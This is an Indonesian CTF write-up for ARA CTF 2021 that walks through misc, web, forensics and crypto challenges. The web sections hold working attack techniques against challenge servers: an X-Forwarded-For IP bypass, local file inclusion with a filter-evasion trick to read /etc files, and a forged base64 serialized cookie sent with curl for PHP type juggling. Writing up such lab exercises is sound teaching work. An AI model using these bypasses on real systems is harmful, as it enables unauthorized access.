ARA CTF 2021

Cynuskinesis

abejads

amemiya

Feedback: Feedback

Tinggal isi feedback muncul flagnya

Flag: ara2021{Terima_Kasih_Sudah_Mengisi_Feedback}

Misc: 0.zip


Diberikan file zip yang didalamnya terdapat file zip yang berulang sebanyak 45 kali.
Disusun solver untuk mendapatkan flagnya

```
#!/bin/bash

i=0

while true
do
    unzip -qq "$i.zip"
    i=$(($i+1))
    if [ $i == 45 ]
    then
        cat "46.zip"
        break
    fi
done
```

Jalankan dan dapat flag



Flag: ara2021{1N53r7-1Nc3P710N-M3m3-H3R3-3TuxG6}

Misc: We Promise No Shit!

Diberikan challenge untuk mencari website url shortener milik alumni ITS dan sebuah judul lagu dari salah satu diva Indonesia. Dari pencarian berdasarkan tanggal yang diberikan ditemukan website *intip.in*. Kemudian dilanjutkan pencarian lagu, kami mencoba diva pertama yaitu rossa dengan mencoba satu per satu lagunya, hasilnya di url *https://intip.in/hatiyangkausakiti/* langsung redirect ke sebuah web yang cukup mencurigakan.

Terdapat 2 link yang jika dibuka menampilkan tulisan yang banyak sekali dan hampir sama, dari judul web tersebut kami perkirakan adalah **Compare**, jadi kami mencari web untuk melakukan compare terhadap kedua teks tersebut. Hasilnya perbedaan kedua teks tersebut adalah **“HMIT adalah himpunan mahasiswa teknologi informasi, lokasi hmit? perpustakaan its, coba cari di maps”.** Dibagian ulasan terdapat sesuatu yang menarik

User tersebut mengirimkan sebuah video yang jika dibuka terdapat flag.
Flag: ara2021{oP3n_0N_Mo131L3}

Web: HOME

Diberikan web yang dapat dibuka dengan IP yang diizinkan, maka dapat dibypass dengan cara menambahkan request header “X-Forwarded-For: 127.0.0.1”

```
<!doctype html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="style/style.css">
    <!-- Bootstrap CSS -->
    <title>HOME</title>
  </head>
  <body>
    <center style="margin-bottom:30px">
    <h1>HOME</h1>
    <img src="images/home.jpg" alt="" style="height: 400px; width:auto">

    <h5 class="card-title">Kitchen</h5>
        <a href="select.php?room=kitchen.php" class="btn btn-primary">Go</a>

    <h5 class="card-title">Living Room</h5>
        <a href="select.php?room=livingroom.php" class="btn btn-primary">Go</a>

    <h5 class="card-title">Bedroom</h5>
        <a href="select.php?room=bedroom.php" class="btn btn-primary">Go</a>

  </center>
  </body>
</html>
```

Terdapat celah LFI pada select.php

kitchen.php

```
<!doctype html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>HOME</title>
  </head>
  <body>
    <center>
    <h1>MY ROOM</h1>
    <h3>Kitchen</h3>
<p> Flag Gratis Untukmu $flag1 = "ara2021{127.0.0.1_Is_"</p>
</center>
  </body>
</html>
```

livingroom.php

```
<h3>Living Room</h3>
<p>Something hidden in this PAGE. hmm ... </p>
<?php
    $flag2 = "wH3re_0uR_"
?>
```

bedroom.php

```
<!doctype html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>HOME</title>
  </head>
  <body>
    <center>
    <h1>MY ROOM</h1>
    <h3>Bedroom</h3>
<p>Flag terakhir ada di /etc/flag3.txt</p>
<p>Selamat berjuang ... </p>
</center>
  </body>
</html>
```

Potongan flag terakhir ada di /etc/flag.txt, karena ada filter pada string **txt**, maka dapat di bypass dengan menggunakan **ttxtxt**

```
<!doctype html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>HOME</title>
  </head>
  <body>
    <center>
    <h1>MY ROOM</h1>
    $flag3 = "St0rY_B3Gins}";
</center>
  </body>
</html>
```

Flag: ara2021{127.0.0.1_ls_wH3re_0uR_St0rY_B3Gins}

Web: Oven

Diberikan source code dan web yang rentan terhadap PHP hash collision pada password, yang dimana di serialize dan di encode kedalam base64. Setelah dilakukan riset terhadap string yang dapat digunakan, didapatkan:
Password : 34250003024812
Untuk melakukannya kita harus mengganti Cookie ***bake_here*** dengan base64 dari serialize object tersebut


Base64 :
Tzo1OiJUb2tlbiI6Mjp7czo4OiJ1c2VybmFtZSI7czo1OiJhZG1pbiI7czo4OiJwYXNzd29yZCI7czoxNDoiMzQyNTAwMDMwMjQ4MTIiO30=

```
$ curl -H "Cookie: bake_here=Tzo1OiJUb2tlbiI6Mjp7czo4OiJ1c2VybmFtZSI7czo1OiJhZG1
pbiI7czo4OiJwYXNzd29yZCI7czoxNDoiMzQyNTAwMDMwMjQ4MTIiO30=" http://34.101.209.28/
ara2021{cl4551c_typ3_ju66ling}ryo@abejads:~
```


Flag: ara2021{cl4551c_typ3_ju66ling}

Web: Not Secure

Diberikan web yang diminta untuk mencari rahasia didalam web tersebut. Iseng-iseng untuk mengubah protocol ke https dan melihat Certificate dari web tersebut



Terdapat web http://www.naufalaprilian.xyz/ saat dibuka didapatkan flag





```
ara2021{p3nt1n6nya53rt1vik4sih}
```


Flag: ara2021{p3nt1n6nya53rt1vik4sih}

Forensic: The Lady Sound

Diberikan sebuah file audio M4A yang rusak. Kami melakukan pencarian bagaimana memperbaiki file M4A dan ditemukan caranya dengan menggunakan **faad, faac,** dan **hex editor**. Kemudian buka file flag.m4a menggunakan hex editor dan hapus bagian awal sampai huruf t dari mdat. Selanjutnya lakukan decode menggunakan faad dengan cmd dengan command **faad.exe flag.m4a** hasilnya adalah file flag.wav**.**



Lalu, lakukan encode dengan menggunakan faac dengan command **faac.exe -b 160 -o out.m4a “flag.wav”**



Buka out.m4a dan terdengar suara wanita menyebutkan flag.

Flag: ara2021{th15_15_34sy}

Forensic: Hub

Diberikan sebuah packet dengan nama Hub.pcapng yang berisi protokol usb dan **Leftover Capture Data** dari packet tersebut yang kemungkinan merupakan input atau klik keyboard. Kami menggunakan tshark untuk mengambil datanya dengan filter usb.transfer_type dan usb.data_len.

```
aimer@ubuntu:~/Downloads$ tshark -r Hub.pcapng -Y "usb.transfer_type == 0x01 && usb.data_len == 8" -Tfields -e usb.capdata > hub
aimer@ubuntu:~/Downloads$ cat hub
01:80:80:80:80:0f:00:00
01:80:80:80:80:0f:00:00
01:80:80:80:80:0f:00:00
01:80:80:80:80:0f:00:00
01:80:80:80:80:0f:00:00
01:80:80:80:80:0f:00:00
01:80:80:80:80:0f:00:00
01:80:80:80:80:0f:00:00
01:80:80:80:80:0f:00:00
01:80:80:80:80:0f:00:00
01:80:80:80:80:0f:00:00
01:80:80:80:80:0f:00:00
01:80:80:80:80:0f:00:00
01:80:80:80:80:0f:00:00
```

Dari data yang didapatkan, dibuat script python untuk mendekripsinya

```python
import sys

KEY_CODES = {
    0x04:['a', 'A'],
    0x05:['b', 'B'],
    0x06:['c', 'C'],
    0x07:['d', 'D'],
    0x08:['e', 'E'],
    0x09:['f', 'F'],
    0x0A:['g', 'G'],
    0x0B:['h', 'H'],
    0x0C:['i', 'I'],
    0x0D:['j', 'J'],
    0x0E:['k', 'K'],
    0x0F:['l', 'L'],
    0x10:['m', 'M'],
    0x11:['n', 'N'],
    0x12:['o', 'O'],
    0x13:['p', 'P'],
```

```
  0x14:['q', 'Q'],
  0x15:['r', 'R'],
  0x16:['s', 'S'],
  0x17:['t', 'T'],
  0x18:['u', 'U'],
  0x19:['v', 'V'],
  0x1A:['w', 'W'],
  0x1B:['x', 'X'],
  0x1C:['y', 'Y'],
  0x1D:['z', 'Z'],
  0x1E:['1', '!'],
  0x1F:['2', '@'],
  0x20:['3', '#'],
  0x21:['4', '$'],
  0x22:['5', '%'],
  0x23:['6', '^'],
  0x24:['7', '&'],
  0x25:['8', '*'],
  0x26:['9', '('],
  0x27:['0', ')'],
  0x28:['\n','\n'],
  0x29:['[ESC]','[ESC]'],
  0x2a:['[BACKSPACE]', '[BACKSPACE]'],
  0x2C:[' ', ' '],
  0x2D:['-', '_'],
  0x2E:['=', '+'],
  0x2F:['[', '{'],
  0x30:[']', '}'],
  0x32:['#','~'],
  0x33:[';', ':'],
  0x34:['\'', '"'],
  0x36:[',', '<'],
  0x37:['.', '>'],
```

```
    0x38:['/', '?'],
    0x39:['[CAPSLOCK]','[CAPSLOCK]'],
    0x2b:['\t','\t'],
    0x4f:[u'→',u'→'],
    0x50:[u'←',u'←'],
    0x52:[u'↑',u'↑'],
    0x51:[u'↓',u'↓']
}

def read_use(file):
    with open(file, 'r') as f:
        datas = f.read().split('\n')
    datas = [d.strip() for d in datas if d]
    cursor_x = 0
    cursor_y = 0
    offset_current_line = 0
    lines = []
    output = ''
    skip_next = False
    lines.append("")

    for data in datas:
        shift = int(data.split(':')[0], 16)
        key = int(data.split(':')[2], 16)

        if skip_next:
            skip_next = False
            continue

        if key == 0 or int(data.split(':')[3], 16) > 0:
            continue

        if shift != 0:
```

```
            shift=1
            skip_next = True

        if KEY_CODES[key][shift] == u'↑':
            lines[cursor_y] += output
            output = ''
            cursor_y -= 1
        elif KEY_CODES[key][shift] == u'↓':
            lines[cursor_y] += output
            output = ''
            cursor_y += 1
        elif KEY_CODES[key][shift] == u'→':
            cursor_x += 1
        elif KEY_CODES[key][shift] == u'←':
            cursor_x -= 1
        elif KEY_CODES[key][shift] == '\n':
            lines.append("")
            lines[cursor_y] += output
            cursor_x = 0
            cursor_y += 1
            output = ''
        elif KEY_CODES[key][shift] == '[BACKSPACE]':
            output = output[:-1]
            cursor_x -= 1
        else:
            output += KEY_CODES[key][shift]
            cursor_x += 1

    if lines == [""]:
        lines[0] = output

    return '\n'.join(lines)
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Missing file to read...')
        exit(-1)
    sys.stdout.write(read_use(sys.argv[1]))
```

Ketika dijalankan didapatkan hasil

```
aimer@ubuntu:~/Downloads$ python3 usb.py hub
janganpakaijtraimer@ubuntu:~/Downloads$
```

Ketika kami submit ternyata salah. Kami mencoba mengecek kembali packet tersebut dan ternyata menyimpan file zip yang berisi readme

```
1b 00 10 b0 45 c0 04 e6  ff ff 00 00 00 00 09 00    ····E···  ··[····]··
00 01 00 06 00 01 03 00  02 00 00 50 4b 03 04 33    ········  ···PK··3
00 01 00 63 00 61 62 8c  51 00 00 00 00 4b 00 00    ···c·ab·  Q····K··
00 30 00 00 00 0a 00 0b  00 72 65 61 64 6d 65 2e    ·0·····  ·readme.
74 78 74 01 99 07 00 02  00 41 45 03 08 00 26 19    txt·····  ·AE···&·
67 9d f6 8e 9e 27 2b b1  7a 71 45 ee 1b dd 68 5f    g····'+·  zqE···h_
c8 03 43 d6 f8 1a 74 11  b0 43 a0 a6 f8 f2 12 b4    ··C···t·  ·C······
61 08 aa 35 a7 35 fd 08  86 c6 8a 75 d7 9d 06 d0    a··5·5··  ···u····
a4 d7 eb 03 b0 28 4e 9a  8f 66 bb ae 70 af 38 d3    ·····(N·  ·f··p·8·
65 68 20 d3 30 13 ce 3a  d3 50 4b 01 02 3f 00 33    eh ·0··:  ·PK··?·3
00 01 00 63 00 61 62 8c  51 00 00 00 00 4b 00 00    ···c·ab·  Q····K··
00 30 00 00 00 0a 00 2f  00 00 00 00 00 00 00 20    ·0·····/  ·······
00 00 00 00 00 00 00 72  65 61 64 6d 65 2e 74 78    ·······r  eadme.tx
74 0a 00 20 00 00 00 00  00 01 00 18 00 00 e7 77    t··  ····  ·······w
4d 46 d0 d6 01 00 e7 77  4d 46 d0 d6 01 20 75 19    MF·····w  MF··· u·
92 3e d0 d6 01 01 99 07  00 02 00 41 45 03 08 00    ·>·····  ···AE···
50 4b 05 06 00 00 00 00  01 00 01 00 67 00 00 00    PK·····  ····g···
```

Kami mengekstrak file tersebut menggunakan foremost, dan ketika ingin membuka readme dibutuhkan password, kami mencoba menggunakan output tadi yaitu “**janganpakaijtr**” hasilnya didapatkan flag

Flag: ara2021{password_zip_alay_tapi_flag_jangan_alay}

Forensic: Jack Sparrow

Diberikan sebuah gambar jack.png. Dilakukan pengecekan steganography menggunakan tools zsteg

```
b8,rgb,lsb,xy,prime .. text: "araaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraar
aaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraa
raaraaraaraaraaraaraaraaraaraaraara2022202220222022202220222022202220222022202220222022202
20222022202220222022202220222022202220222022202220222022"
```


Terdapat string menyerupai flag pada ***b8,rgb,lsb,xy,prime***

```
$ zsteg b8,rgb,lsb,xy,prime jack.png -l 10000
b8,rgb,lsb,xy,prime .. text: "araaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraar
aaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraaraa
raaraaraaraaraaraaraaraaraaraaraara2022202220222022202220222022202220222022202220222022202
202220222022202220222022202220222022202220222022202220222021{31{31{31{31{31{31{
31{31{31{31{31{31{31{31{31{31{31{31{31{31{31{31{31{31{31{31{31{31{31{31{31{31{31
{31{31{31{31{31{31{31{31{31{31{31{31{31{3z_Pz_Pz_Pz_Pz_Pz_Pz_Pz_Pz_Pz_Pz_Pz_Pz_P
z_Pz_Pz_Pz_Pz_Pz_Pz_Pz_Pz_Pz_Pz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_
lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz_lz
_lz_l3m03m03m03m03m03m03m03m03m03m03m03m03m03m03m03m03m03m03m03m03m03m03m03m03m0
3m03m0n_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_
Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_Sn_SQZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}Q
Z}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}QZ}
QZ}QZ}QZ}QZ}QZ}QZ}"
```


Didapatkan string yang menyerupai flag yang lebih panjang lagi dan dilakukan ilmu perdukunan. Saat submit flag, ternyata benar hohoho

Flag: ara2021{3z_Pz_l3m0n_SQZ}

Cryptography: Dewan Kunci



Setelah di translate ke bahasa inggris, langsung terbesit keyboard cipher
Langsung aja masukin Ciphernya ke website
https://www.dcode.fr/keyboard-shift-cipher



qwerty ↓↻	ara2021{https://www.mememzker.net/meme/perception-253}

Terdapat flag tapi typo >:(langsung benerin, submit dan Correct!

Flag: ara2021{https://www.mememaker.net/meme/perception-253}